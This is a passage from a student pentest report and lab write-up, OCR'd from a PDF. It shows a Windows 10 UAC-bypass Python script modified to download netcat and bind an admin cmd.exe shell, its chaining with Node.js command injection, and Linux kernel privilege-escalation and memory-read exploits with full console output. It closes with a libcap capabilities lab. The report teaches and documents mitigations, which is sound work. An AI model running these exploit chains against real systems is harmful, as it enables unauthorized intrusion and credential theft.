    current_dir = os.path.dirname(os.path.realpath(__file__)) + '\\' + __file__
    cmd = "C:\windows\System32\cmd.exe"
    exec_bypass_uac(cmd)
    os.system(r'C:\windows\system32\ComputerDefaults.exe')
    return 1
 except WindowsError:
    sys.exit(1)

if __name__ == '__main__':

```


```
47      if bypass_uac():
48      print "Enjoy your Admin Shell :)"
```

We can see that this POC does indeed create a registry key for opening a cmd prompt as well as use the target executable of `ComputerDefaults.exe`.

Attack
After now understanding the vulnerability and a way to bypass UAC determined we can try and conduct the attack against the SUT. Immediately an issue with the attack is experienced however.




A window that suggests we have not configured our computer defaults shows up. Trying to remedy this problem proved useless, however attempting it on the Host machine running the most up to date version of Windows 10 succeeds.



During investigation however a fix was found to use another target executable that elevates its privileges known as `fodhelper.exe` or `Features On Demand Helper`.(pentestlab 2017) This executable was used instead of `ComputerDefaults.exe` in the script and was shown to work now on both the Host and the SUT!

```
1  os.system(r'C:\windows\system32\fodhelper.exe')
```

On SUT and administrator cmd.exe appears!



Mitigation

Stopping UAC bypass attempts from local users is rather simple. It will not be fixed with a Windows update instead, the Administrator on the system should create rules and tailor the restrictions of certain trusted executables on the system, by adjusting the privileges or most of the executables within the Windows Directory or simply by removing users from the administrator group then this vulnerability should no longer pose a threat.(*Bypassing Windows 10 UAC With Python - DZone Security* 2019)

1.4.4 Exploit Chain

Implementing both a working RCE and local privilege escalation exploit leaves us with the ability to develop and exploit chain. By combining these two methods we can see an attacker inject code into a server running Windows 10 and Node.js or a user being targeted by URI tampering in order to launch a UAC bypass and trigger a reverse shell quietly in the background. As we have seen previously in the URI vulnerability as well as the Node.js vulnerability we can inject commands to get a reverse shell, but we can also use this to tell the system to download a python script and execute it. Using a site to host the attackers python script we can both download it via command injection into Node.js as well as get python to run the script afterwards.

By modifying the script we can also get powershell to be launched as an administrator and download `netcat` in order to create a connection to the attacker. This should then launch a command prompt with UAC disabled and being served up to the attacker!

```
1  #!/usr/bin/env python
2  #
3  # Exploit Title: Windows 10 UAC Bypass by computerDefault
4  # Date: 2018-10-18
5  # Exploit Author: Fabien DROMAS - Security consultant @ Synetis <
       fabien.dromas[at]synetis[dot]com>
6  # Twitter: st0rnpentest
7  #
8  # Vendor Homepage: www.microsoft.com
9  # Version: Version 10.0.17134.285
10 # Tested on: Windows 10 pro Version 10.0.17134.285
11 #
12
13 import os
14 import sys
15 import ctypes
16 import _winreg
17
18
19 def create_reg_key(key, value):
20     try:
21         _winreg.CreateKey(_winreg.HKEY_CURRENT_USER, 'Software\
```

```
            Classes\ms-settings\shell\open\command')
22          registry_key = _winreg.OpenKey(_winreg.HKEY_CURRENT_USER, '
                Software\Classes\ms-settings\shell\open\command', 0,
                _winreg.KEY_WRITE)
23          _winreg.SetValueEx(registry_key, key, 0, _winreg.REG_SZ,
                value)
24          _winreg.CloseKey(registry_key)
25      except WindowsError:
26          raise
27
28  def exec_bypass_uac(cmd):
29      try:
30          create_reg_key('DelegateExecute', '')
31          create_reg_key(None, cmd)
32      except WindowsError:
33          raise
34
35  def bypass_uac():
36   try:
37      current_dir = os.path.dirname(os.path.realpath(__file__)) + '\\
            ' + __file__
38      cmd = "powershell -windowstyle hidden Start-BitsTransfer https
            ://github.com/rahuldottech/netcat-for-windows/raw/master
            /1.12/nc.exe .;./nc.exe -lvp 1337 -e cmd.exe"
39      exec_bypass_uac(cmd)
40      os.system(r'C:\windows\system32\fodhelper.exe')
41      return 1
42   except WindowsError:
43      sys.exit(1)
44
45  def delete_reg_key():
46      try:
47          registry_key = _winreg.OpenKey(_winreg.HKEY_CURRENT_USER, '
                Software\Classes\ms-settings\shell\open\command', 0,
                _winreg.KEY_WRITE)
48          _winreg.DeleteKey(registry_key,"")
49      except WindowsError:
50          raise
51
52  if __name__ == '__main__':
53
54    if bypass_uac():
55      print ("Enjoy your Admin Shell :)")
56      delete_reg_key()
```

Some modifications were made to the script such as `-windowstyle hidden` in order to run powershell in the background without the user noticing, it does show up for a second but there is the chance that the user wont detect it. The original script also was missing the function of deleting the registry key after launching the commands, which would then corrupt windows settings features. Any time the user wants to access system settings, it would trigger the attackers injected commands, this definitely would alert the user so the script was adjusted.

Now with the serialized commands to download the python script and run it we can see that we have successfully launched a reverse shell with elevated privileges, from here the attacker could become SYSTEM user with `PSEXEC` or through various other methods.(gabsoftware 2019).


Admin reverse shell via Node.js injection of a UAC bypass script!

```
student@ubuntu:~/scn$ nc -nv 192.168.1.145 1337
Connection to 192.168.1.145 1337 port [tcp/*] succeeded!
Microsoft Windows [Version 10.0.16299.547]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled

C:\Windows\system32>
```

1.5 Ubuntu Linux 16.04

Kernel: Linux ubuntu 4.13.0-21-generic

The second SUT in this pentest was to be a 16.04 release of Ubuntu Linux running a kernel of `4.13.0-24` released in September of 2017.(kernelnewbies 2019) The focus of this pentest was mainly on local exploits but an RCE was found that works on this SUT using Node.js as shown in the Windows 10 Pentest. This RCE will serve as an entry point to conduct a full exploit chain later.



1.5.1 CVE-2017-16995 bpf memory corruption

When looking for Local privilege escalation exploits compatible with the Linux kernel of `4.13.0-21` a suitable POC was discovered using the Berkeley Packet Filter network device. This vulnerability is due to how the code for this device handles arithmetic/sign-extension in the function `check_alu_op()` within `verifier.c`.(Rick 2018) What this means is that abusing the system calls to the kernel related to the function of this device can cause memory corruption to occur within the context of the kernel. Exploitation of this bug to escalate privileges works by affecting the user id within a created socket used by the device. This user id is inherited by the user and effecting it will also change the user id of the current user which can be used to gain Root privileges.

Setup
The setup for this exploit is rather simple, you just need access to a shell in order to run gcc a c compiler. And just pass it the c source code of the POC and it will compile and executable on the SUT. All thats left is to run the attack and see the escalation occur. Alternatively the binary could simply be executed directly if the attacker had knowledge of the machine architecture before hand, this could be used possibly in a web browser or by being injected into another programs space and triggered to execute.

Attack
With the source acquired from `rlarabee` we can begin to compile and run the exploit in order to get a root shell!(rlarabee 2018)

```
student@ubuntu:~/scn/jackpot$ gcc ./jackpot.c -o jackpot
./jackpot.c: In function 'writemsg':
./jackpot.c:334:19: warning: format '%d' expects argument of type 'int', but argument 3 h
as type 'ssize_t {aka long int}' [-Wformat=]
   fprintf(stderr, "short write: %d\n", n);
                   ^
student@ubuntu:~/scn/jackpot$ ./jackpot
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] Leaking sock struct from ffff8c4edbd81000
[*] found sock->sk_rcvtimeo at offset 576
[*] found sock->sk_peer_cred
[*] hammering cred structure at ffff8c4f03e48240
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(
lpadmin),128(sambashare),1000(student)
#
```

Mitigation

To remedy this vulnerability is quite simple. There exists a patch for it already so simply updating your kernel will resolve it. However if on the same kernel this vulnerability can be prevented from being exploited if the administrator or privileged user disabled privileged bpf usage.

```
sysctl -w kernel.unprivileged_bpf_disabled=1
```

(ycombinator 2019)

1.5.2 CVE-2018-18955 nested uid corruption


During our investigation various local privilege exploits were tested but one that stood out that might be useful for our SUT was CVE-2018-18955. Found within the last year or so this vulnerability allows for privilege escalation within how nested user namespaces are mishandled.(nist-2 2018) The flaw lies in `kernel/user_namespace.c` specifically `map_write()` where a mapping of user ids happens before sorting occurs yielding corrupted user ids when nesting beyond 5 namespaces.(linuxdev 2019) This mishandled uid mapping is then leveraged to access files that are not in your namespace and can also bypass DAC(discretionary access control) security controls.(techopedia-4 2019)

Setup

For setting up this vulnerability its quite simple, just acquiring the source of the POC and compiling in a c compiler like gcc will do. Simply running the binary will yield us privilege escalation without much risk of crashing.

Attack

Running the attack!



Mitigation

In order to protect a system from this vulnerability, it needs to have its kernel updated, this is due to the kernel source being patched rather than any control flags being set which wont prevent this vuln. It is recommended to update the kernel to `4.18.19` at the least in order to apply the patch for the vulnerable code.(chromium 2019)

1.5.3 CVE-2017-18344 arbitrary file reading

This vulnerability isn't quite as critical as the other privilege escalation vulnerabilities but it still can lead to privileged escalation through information disclosure. Specifically the shadow file in `/etc/shadow` where the hash of various user passwords are located. The flaw lies in the kernels timer programming, specifically `kernel/time/posix-timers.c` where the kernel doesn't validate the signal event field `sigev_notify` correctly.(redhat 2017)This bug has been found in kernels before `4.14.8` and only when built with `CONFIG_POSIX_TIMERS` and `CONFIG_CHECKPOINT_RESTORE`. Arbitrary read of kernel memory occurs when the timer device belonging to any process is read from, a specially crafted exploit can make use of the timer device in order to pivot its vulnerable code to reading out the entire memory space of the kernel. There isn't a write ability with this exploit so it cant be used to patch the program to root user, however it can lead to dumping out the contents of sensitive root owned files such as the shadow file.(nist-3 2017)

1.5.4 Setup

To exploit this vulnerability a POC exploit source was acquired from a researcher `xairy`(Konovalov 2019). Simply compiling this source with gcc and passing it with a string to search for within kernel space will allow the attacker to locate where a file may be in the kernels memory. Using this found location the attacker can feed the offset to the POC program and dump the contents as if they were accessing the file directly.

One caveat to this exploit however is that it needs static offsets in order to perform it operation, due to the lack of `4.13.0-21` offsets, the kernel was swapped out, by first downloading it along with its headers, and also by updating grub to include it. The VM was then rebooted and the `4.13.0-38` kernel was selected. This doesn't mean that the `4.13.0-21` SUT wasn't vulnerable, it just saved on time testing the bug, since it is possible to implement on systems up to `4.14` with the correct offsets for the payload to use.


1.5.5 Attack

Performing the attack is pretty straight forward, compile the source POC and run it with the search option, then after it finds the unique string you were looking for. Using this string you know now the location of where in kernel memory the root owned file is. Then you can supply the tool with the phy option with offset and size along with the file you wish to store the data in. Lastly we print the data to see if we can derive anything useful from it. The attacker can go the route of trying to brute force a user password hash or he can use this exploit to dump other sensitive information from anywhere in kernel space. The kernels memory is regarded as protected and information may be stored in its memory temporarily instead of user space where it is more vulnerable. Things

like cryptographic keys or credentials can be seen in kernel space at the time of their usage, so an attacker could run and exploit like this to gain necessary info needed to perform a new attack.

```
student@ubuntu:~/scn/arbread_kexp$ gcc ./arbread.c -o arbitrary_kern_read
student@ubuntu:~/scn/arbread_kexp$ uname -a
Linux ubuntu 4.13.0-38-generic #43~16.04.1-Ubuntu SMP Wed Mar 14 17:48:43 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
student@ubuntu:~/scn/arbread_kexp$ ./arbitrary_kern_read search search 'root:!:'
Usage:
 ./arbitrary_kern_read idt [NUM]                     dump IDT entries
 ./arbitrary_kern_read pid PID DIR                   dump process memory
 ./arbitrary_kern_read virt ADDR LENGTH [FILE]       dump virtual memory
 ./arbitrary_kern_read phys OFFSET LENGTH [FILE]     dump physical memory
 ./arbitrary_kern_read search STRING [OFFSET [LENGTH]] search start of each physical page

 NUM, PID - decimals
 ADDR, LENGTH, OFFSET - hex
 DIR, FILE, STRING - strings
student@ubuntu:~/scn/arbread_kexp$ ./arbitrary_kern_read search 'root:!:'
[.] setting up proc reader
[~] done
[.] checking /proc/cpuinfo
[~] looks good
[.] setting up timer
[~] done
[.] finding leak pointer address
[+] done: 0000000226045b60
[.] mapping leak pointer page
[~] done
[.] divide_error:     ffffffffa6c017b0
[.] kernel text:      ffffffffa6200000
[.] page_offset_base: ffffffffa7448a90
[.] physmap:          ffff9fec00000000
[.] task->mm->pgd:    ffffffffa740a000
[.] searching [0000000000000000, 000000007b2c8000) for 'root:!:':
[.] now at 0000000000000000
[.] now at 0000000002000000
[.] now at 0000000004000000
[.] now at 0000000006000000
[.] now at 0000000008000000
[.] now at 000000000a000000
[.] now at 000000000c000000
[.] now at 000000000e000000
[.] now at 0000000010000000
[.] now at 0000000012000000
[.] now at 0000000014000000
[.] now at 0000000016000000
[.] now at 0000000018000000
[.] now at 000000001a000000
[.] now at 000000001c000000
[.] now at 000000001e000000
```

```
[.] now at 000000004e000000
[.] now at 0000000050000000
[.] now at 0000000052000000
[.] now at 0000000054000000
[.] now at 0000000056000000
[.] now at 0000000058000000
[.] now at 000000005a000000
[.] now at 000000005c000000
[.] now at 000000005e000000
[.] now at 0000000060000000
[.] now at 0000000062000000
[.] now at 0000000064000000
[.] now at 0000000066000000
[.] now at 0000000068000000
[+] found at 0000000069cc6000
[+] done
student@ubuntu:~/scn/arbread_kexp$
```



1.5.6 Mitigation

Resolving this vulnerability is simple, update the kernel to version `4.14` or beyond. Or the kernel can be compiled without the flags `CONFIG_POSIX_TIMERS` and `CONFIG_CHECKPOINT_RESTORE` which are responsible for including the vulnerable code within the kernel.(nist-3 2017)

2 Lab Reports

2.1 Capability Exploration Lab

The purpose of this lab is to explore the usage of libcap and its impact on access control within a Linux operating system. By using various access control permissions we will see how an environments security can be strengthened by sectioning off different permissions to the user via capabilities.

2.1.1 Setup

To begin we need to make sure we have libcap installed correctly, we can do this by grabbing the 2.21 zip via wget and compiling/installing it.

```
sudo apt-get install wget
```

unzip it

```
tar xvf libcap-2.21.tar.gz
```

change dir into the folder


```
cd libcap-2.21
```

compile and install it into our os

```
make &&  make install
```

2.1.2 Intro


For our first task we are to test capability behaviour on a program that uses raw socket access like ping. To see baseline behaviour without libcap being used yet we will run ping normally as a test and observe it working.




The only way that ping can access raw sockets is by temporarily executing code within a root privilege, however this can lead to a privilege escalation vulnerability or abuse of this temporary escalation to perform non intended privileged operations. To secure this process, we can remove part of ping's privileges, specifically the Set-UID bit that allows it to escalate itself temporarily to root. We do this via chmod when logged in as root..

```
chmod u-s /bin/ping
```

Without this bit we can see that ping can no longer operate from a regular users privileges.



What we can do to only give ping access to raw sockets but not allow it to have full root access is to set one of its capabilities to do so. Ping no longer needs to be a Set-UID program to operate, as we can see below..



2.1.3 Question 1

Please turn the following Set-UID programs into non-Set-UID programs, without affecting the behaviours of these programs.

To do this is quite simple, as root we can disable the Set-UID bit in its privileges like we did with Ping.

```
chmod u-s /bin/ping
```

2.1.4 Question 2


You have seen what we can do with the `cap_net_raw` capability. We would like you to get familiar with several other capabilities. For each of the following capabilities, do the following:

(1) explain the purpose of this capability;


(2) find a program to demonstrate the effect of these capabilities (you can run the application with and without the capability, and explain the difference in the results). You can also write your own applications if you prefer, as long as they can demonstrate the effect of the capability. Here is the list of capabilities that you need to work on (read `include/linux/capability.h` to learn about the capabilities)
`cap_dac_read_search`

1: This capability controls full read access only to the entire file system, `cap_dac_override` can override this capability if set which allows for full write and execute permissions as well as read.


2: Using nano we can test `cap_dac_read_search`, first we disable the cap for nano.



Then we test it on a file without any permissions..




Now if we give nano the `cap_dac_read_search` capability it can now view the contents of the non readable file!



`cap_dac_override`

1: Using this capability grants the user full unrestricted access to the file system, should be handled with care since this one grants quite a lot of access to an operating system.


2: Normally without `cap_dac_override` we wont be able to edit a non writable root owned file, however this capability can get around that when set, we will try it on `/etc/passwd`.



We just need to set nano with this capability as root..

```
[03/13/2019 07:39] seed@ubuntu:~$ nano /etc/passwd
[03/13/2019 07:40] seed@ubuntu:~$ sudo su
[03/13/2019 07:40] root@ubuntu:/home/seed# sudo setcap cap_dac_override=pe /bin/nano
[03/13/2019 07:40] root@ubuntu:/home/seed#
```

Time to test.. aaannndd Success!



`cap_chown`

1: Allows the user to change the ownership of any file within the file system.

2: For changing file ownership we can simple test it via the chown executable, if we do so on a root owned file it should fail.

```
[03/13/2019 07:42] seed@ubuntu:~$ ls -l | grep cantread
----------  1 root root       7 Mar 13 07:34 cantread.txt
